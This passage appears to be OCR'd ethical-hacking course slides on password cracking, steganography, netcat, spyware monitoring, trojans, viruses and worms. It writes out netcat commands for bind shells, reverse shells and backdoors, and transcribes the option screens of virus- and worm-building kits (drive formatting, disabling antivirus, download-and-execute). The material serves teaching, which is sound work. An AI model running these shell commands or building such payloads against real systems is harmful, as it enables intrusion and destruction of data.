      (does arp cache poisoning & intercepts NTLM hashes)

Password cracking

- Online brute force
- Offline cracking : 3 main techniques
  - Brute force
  - Dictionary
  - Rainbow tables
- Tools
  - Cain & Abel
  - John the Ripper
  - L0phtCrack

Steganography

- Hiding a file in another file
- Example : hide data in an executable file, but also in an image or in a video and later extract that data
- The carrier will look and work the same as the original file
  - An empty txt document having 1 MB size would be suspicious !
- Copy /b image1.jpg+text.txt image1.jpg
- Encryption occurs with specific tools so that anti-virus will have a hard time detecting hidden files
- Netcat is a small tool that is often hidden in files…
  - if netcat is unencrypted, it will most probably be detected by anti-virus s/w

A system attack tool

- Usage 1 : transfer file

Victim	Attacker
nc -lvp 3333> test.txt	nc 192.168.1.1 3333 < trojan.exe

- Usage 2 : shell access

Victim (windows)	Attacker
nc -lvp 3333 -e cmd.exe	nc 192.168.1.1 3333

- Usage 3 : reverse shell


Victim	Attacker
nc -lvp 3333	nc 192.168.1.1 3333 -e /bin/sh

- Usage 4 : backdoor

Victim	Attacker
nc 1.1.1.1 3333 -e cmd.exe	nc -lvp 3333

- And much more ….

Computer monitoring tool



General User Activities

Keystrokes Typed
154 Keystrokes Last Session

Windows Viewed
138 Windows Logged

Programs Executed
289 Applications Logged

ScreenSpy Snapshots
22 Screenshots Logged

Clipboard Logs
14 Clipboards Logged

Files/Docs Accessed
555 File Events Logged

Events Timeline
481 Events Logged

SpyAgent Actions
682 Actions Logged

Internet Activities

E-Mails Sent/Received
16 E-Mails Logged

Internet Activities
64 Connections Logged

Websites Visited
37 Websites Logged

Chat Transcripts
5 Conversations Logged

Click here for Easy Configuration and Setup Wizard

General
Startup Settings and Config

Logging
Configure Logging Options

Remote Log Delivery
Configure Remote Delivery

Advanced Options
Finer Control on SpyAgent

Content Filtering
Filter User Activity

ScreenSpy
Record Desktop Activity

SmartLogging
Activity Triggered Logging

Scheduling
Schedule Monitoring Times

Hidden software launched by a combination of key strokes

3.2 Malware attacks (1/3)


1. Trojans

- Trojan traffic almost undetectable (port 80, 135,…)
- Wrapper utility : wraps malware into sth else
- Malware is often encrypted to fool anti-virus s/w.
- Signs of trojans : increased computer activity, strange behavior, slow computer, account changes, pop-ups…
- Road apple : usb dropped in a parking lot…
- Trojan examples : keyloggers, take screenshots, DdoS – botnet trojans, backdoors, remote access trojans...
- Trojan tools : Kriptomatic

Malware attacks (2/3)

2. Viruses

- Spread through human interaction
- Can cause : slow down, data loss
- How ? Email attachments, infected media, pirated s/w, installing hacker tools, phishing,
- Target : boot sector, exe files, macro, mobile code (applets...)



TeraBIT Virus Maker 2.8 SE

- □ Turn Off Monitor
- □ Mute System Volume
- □ Close Internet Explorer Every 10 Sec
- □ Slow Down PC Speed
- □ Disable Task Manager
- □ Avoid Opening MsConfig
- □ Disable Windows Firewall
- □ Transparent My Computer (100%)
- □ Open/Close CD-ROM Every 10 Sec
- □ Swap Mouse Buttons
- □ Disable Regedit
- □ Locking Drives,Directory
- □ Play Beep Every Sec
- □ Always Clean Clipboard
- □ Disable System Restore
- □ Disable CMD
- □ Lock Internet Explorer Option Menu
- □ Remove Run From Start Menu
- □ Adding 30 Windows User
- □ Turn off Computer After 5 Min
- □ Avoid Opening Media Player
- □ Avoid Opening Calculator
- □ Delete Windows Fonts
- □ Delete Windows Screen Savers
- □ Remove Desktop Wallpaper
- □ Funny Start Button
- □ Hide Desktop Icons
- □ Format All Hard Drives
- □ Hide Taskbar
- □ Spread With Floppy
- □ Avoid Opening Notepad
- □ Avoid Opening Wordpad
- □ Hide Start Button
- □ Hide Windows Clock
- □ Avoid Opening Gpedit
- □ Disable Screen Saver
- □ Disconnect From Internet
- □ Avoid Opening Yahoo Messenger
- □ Avoid Opening Mozilla Firefox
- □ Gradually Fill Hard Disk
- □ Disable Windows Security Center
- □ Disable Automatic Updates
- □ Disable Task Scheduler
- □ Disable Windows Themes
- □ Disable Telnet
- □ Disable Windows Messenger
- □ Funny Mouse
- □ Funny Keyboard
- □ Hide Folder Option Menu
- □ Delete All Files In My Documents

□ Binder

Address:

□ Fake Error Message

Title: Error

Message: This file is not a

Type: Critical

Add 0 Fake Byte To Server

File Name After Install: csmm.exe

File Icon: Word

File Name: Server


terabit

terabit.info@yahoo.com

Malware attacks (3/3)

3. Worms

- Carry malicious payloads, turn infected hosts to zombie
- Stuxnet
- Self replication through the network
- Do not alter programs
- Easy to remove from a host, but not from a network…
- Use anti-virus, scan media, scan email, IDS, sniff network traffic, unplug infected hosts, educate users



Internet Worm Maker Thing :- Version 4.00 :- Public Edition

INTERNET WORM MAKER THING V4

Worm Name:

Author:

Version: .

Message:

☑ Include [C] Notice

Output Path: C:\

□ Compile To EXE Support

Spreading Options

Startup:

□ Global Registry Startup
□ Local Registry Startup
□ Winlogon Shell Hook
□ Start As Service
□ English Startup
□ German Startup
□ Spanish Startup
□ French Startup
□ Italian Startup

Payloads:

○ Activate Payloads On Date

Day:

OR

○ Randomly Activate Payloads

Chance of activating payloads:

1 IN CHANCE

□ Hide All Drives
□ Disable Task Manager
□ Disable Keybord
□ Disable Mouse
□ Message Box

Title:

Message:

Icon:

□ Disable Regedit
□ Disable Explorer.exe
□ Change Reg Owner

Owner:

□ Change Reg Organisation

Organisation:

□ Change Homepage

URL:

□ Disable Windows Security
□ Disable Norton Security
□ Uninstall Norton Script Blocking
□ Disable Macro Security
□ Disable Run Commnd
□ Disable Shutdown
□ Disable Logoff
□ Disable Windows Update
□ No Search Command
□ Swap Mouse Buttons
□ Open Webpage

URL:

□ Change IE Title Bar

Text:

□ Change Win Media Player Txt

Text:

□ Open Cd Drives
□ Lock Workstation
□ Download File More?

URL:

Save As:

□ Execute Downloaded

□ Print Message
□ Disable System Restore
□ Change NOD32 Text

Title:

Message:

□ Outlook Fun 1 ?

URL:

Sender Name:

□ Mute Speakers
□ Delete a File

Path:

□ Delete a Folder

Path

□ Change Wallpaper

Path Or URL:

□ CPU Monster
□ Change Time

Hour Min
:

□ Change Date

DD MM YY

□ Play a Sound
□ Loop Sound
□ Hide Desktop
□ Disable Malware Remove
□ Disable Windows File Protection
□ Corrupt Antivirus
□ Change Computer Name
□ Change Drive Icon

DLL, EXE, ICO: C:\Windows\NOT Index: 1

□ Add To Context Menu
□ Change Clock Text

Text (Max 8 Chars):

□ Hack Bill Gates ?
□ Keyboard Disco
□ Add To Favorites

Name:

URL:

□ Exploit Windows Admin Lockout Bug
□ Blue Screen Of Death

Infection Options:

□ Infect Bat Files
□ Infect Vbs Files
□ Infect Vbe Files

Extras:

□ Hide Virus Files

Plugins

□ Custom Code

If You Liked This Program Please Visit Me On http://xirusteam.fallennetwork.com If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

Control Panel

Generate Worm

